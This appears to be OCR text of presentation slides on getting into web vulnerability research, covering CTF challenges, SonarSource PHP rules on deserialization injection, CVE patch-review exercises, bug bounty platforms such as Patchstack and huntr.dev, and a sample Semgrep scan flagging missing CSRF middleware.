
Perfect Product
Points: 340 ✓ Solved: 13
WEB MEDIUM

Safeblog
Points: 500 ✓ Solved: 1
MISC, WEB HARD

Phantom
Points: 373 ✓ Solved: 9
WEB MEDIUM

almost finished2
Points: 500 ✓ Solved: 1
WEB HARD

SonarSource Rules



PHP static code analysis

Unique rules to find Bugs, Vulnerabilities, Security Hotspots, and Code Smells in your PHP code

Deserialization should not be vulnerable to injection attacks
Vulnerability

Endpoints should not be vulnerable to reflected cross-site scripting (XSS) attacks
Vulnerability

Database queries should not be vulnerable to injection attacks
Vulnerability

XML parsers should not be vulnerable to XXE attacks
Vulnerability

A secure password should be used when connecting to a database
Vulnerability

XPath expressions should not be vulnerable to injection attacks
Vulnerability

Deserialization should not be vulnerable to injection attacks

Vulnerability Blocker injection cwe

Why is this an issue?

Deserialization injections occur when applications deserialize wholly or partially untrusted data without verification.

What is the potential impact?

In the context of a web application performing unsafe deserialization:
After detecting the injection vector, attackers inject a carefully-crafted payload into the application.

Below are some real-world scenarios that illustrate some impacts of an attacker exploiting the vulnerability.

Application-specific attacks


In this scenario, the attackers succeed in injecting an object of the expected class, but with malicious properties that affect the object's behavior.

If the application relies on the properties of the deserialized object, attackers can modify the data structure or content to escalate privileges or perform unwanted actions.
In the context of an e-commerce application, this could be changing the number of products or prices.

Full application compromise

In the worst-case scenario, the attackers succeed in injecting an object of a completely different class than expected, triggering code execution.

Paid Resources



TrapTrack RETIRED

MEDIUM

● OFFLINE

Start Instance
Start playing the challenge.


Download Files
Necessary files to play the challenge.

Submit Flag
Submit a flag to this challenge.

Add To-Do List
Add this challenge to your list.

Review Challenge
Rate and send your feedback.

Forum Thread
Join the Forum discussion.



Patch Review Exercises


CVE-2008-4x9x
- This challenge covers the review of a CVE and its patch
- ✓ Completed by 187 students
- Takes Less than an hour on average
- PHP

CVE-2005-2x8x
- This challenge covers the review of a CVE and its patch
- ✓ Completed by 172 students
- Takes Less than an hour on average
- PHP

Code Review Exercises

Dive into the Real World

Hack WordPress Plugins



Community Plugins

These plugins are developed and supported by a community.


Classic Editor
★★★★★ (1,139)
Enables the previous "classic" editor and the old-style Edit Post screen with TinyMCE, Meta Boxes,...
WordPress Contributors
5+ million active installations · Tested with 6.3

WordPress Importer
★★★☆☆ (305)
Import posts, pages, comments, custom fields, categories, tags and more from a WordPress export file.
wordpressdotorg
3+ million active installations · Tested with 6.2.2

Classic Widgets
★★★★★ (243)
Enables the previous "classic" widgets settings screens in Appearance – Widgets and the Customizer. Disables...
WordPress Contributors

Disable Comments – Remove Comments & Stop Spam [Multi-Site Support]
★★★★½ (267)
Allows administrators to globally disable comments on their site. Comments can be disabled according to...

Hack WordPress Plugins



Earn rewards while making WordPress safe


GET REWARDED FOR YOUR WORK

Our monthly pool for cash prizes, infosec tools and more is growing

- Monthly cash payouts
- We cover PayPal transaction fees

URL: patchstack.com

Secure Open-source



199k results (294 ms)

siteserver/cms

SS **CMS** 基于 .NET Core，能够以最低的成本、最少的人力投入在最短的时间内架设一个功能齐全、性能优异、规模庞大并易于维护的网站平台。

cms c-sharp dot-net content-management-system siteserver

● JavaScript · ☆ 3.5k · Updated yesterday

LavaLite/cms

Multilingual PHP **CMS** built with Laravel and bootstrap

laravel bootstrap php cms eloquent


● PHP · ☆ 2.7k · Updated 5 days ago

BootstrapCMS/CMS Public archive

A PHP **CMS** powered by Laravel 5 and Sentry

● PHP · ☆ 2.5k · Updated on Jun 28, 2016

Secure Open-source



We fund open source security.

We pay security researchers for finding vulnerabilities in any GitHub repository and maintainers for fixing them.

90% of users
Got their first CVE

1.7 CVEs
Avg. per user

3.6 bounties per user
Avg. monthly winnings

Protecting 1000+ repos

bitrary Code Execution in
t/glib

High risk Command Injection in
facebook/create-react-app


High risk Arbitrary Code Execution in
adobe/ops-cli

High risk Insecure Deserialization in
NVIDIA/runx

Low risk Code Injection in
uber/petastorm

URL: huntr.dev


Use Automated Tools



Code scanning at ludicrous speed.

Semgrep is a fast, open-source, static analysis engine for finding bugs, detecting vulnerabilities in third-party dependencies, and enforcing code standards. Semgrep analyzes code locally on your computer or in your build environment: **code is never uploaded**. Get started →.

```
~/apps/myapp: semgrep scan --config auto
Semgrep rule registry URL is https://semgrep.dev/registry.

Scanning across multiple languages:
    <multilang> |  54 rules × 36 files
             js | 179 rules ×  8 files
           json |   4 rules ×  3 files

────────────────────────────────────── 47/47 tasks 0:00:00


 ┌─────────┐
 │ Results │
 └─────────┘

Findings:

  app.js
     javascript.express.security.audit.express-check-csurf-middleware-usage.express-check-csurf-
     middleware-usage
        A CSRF middleware was not detected in your express application. Ensure you are either using
        one  such as `csurf` or `csrf` (see rule references) and/or you are properly doing CSRF
        validation in your routes with a token or cookies.
        Details: https://sg.run/BxzR

         10┆ var app = express();
```



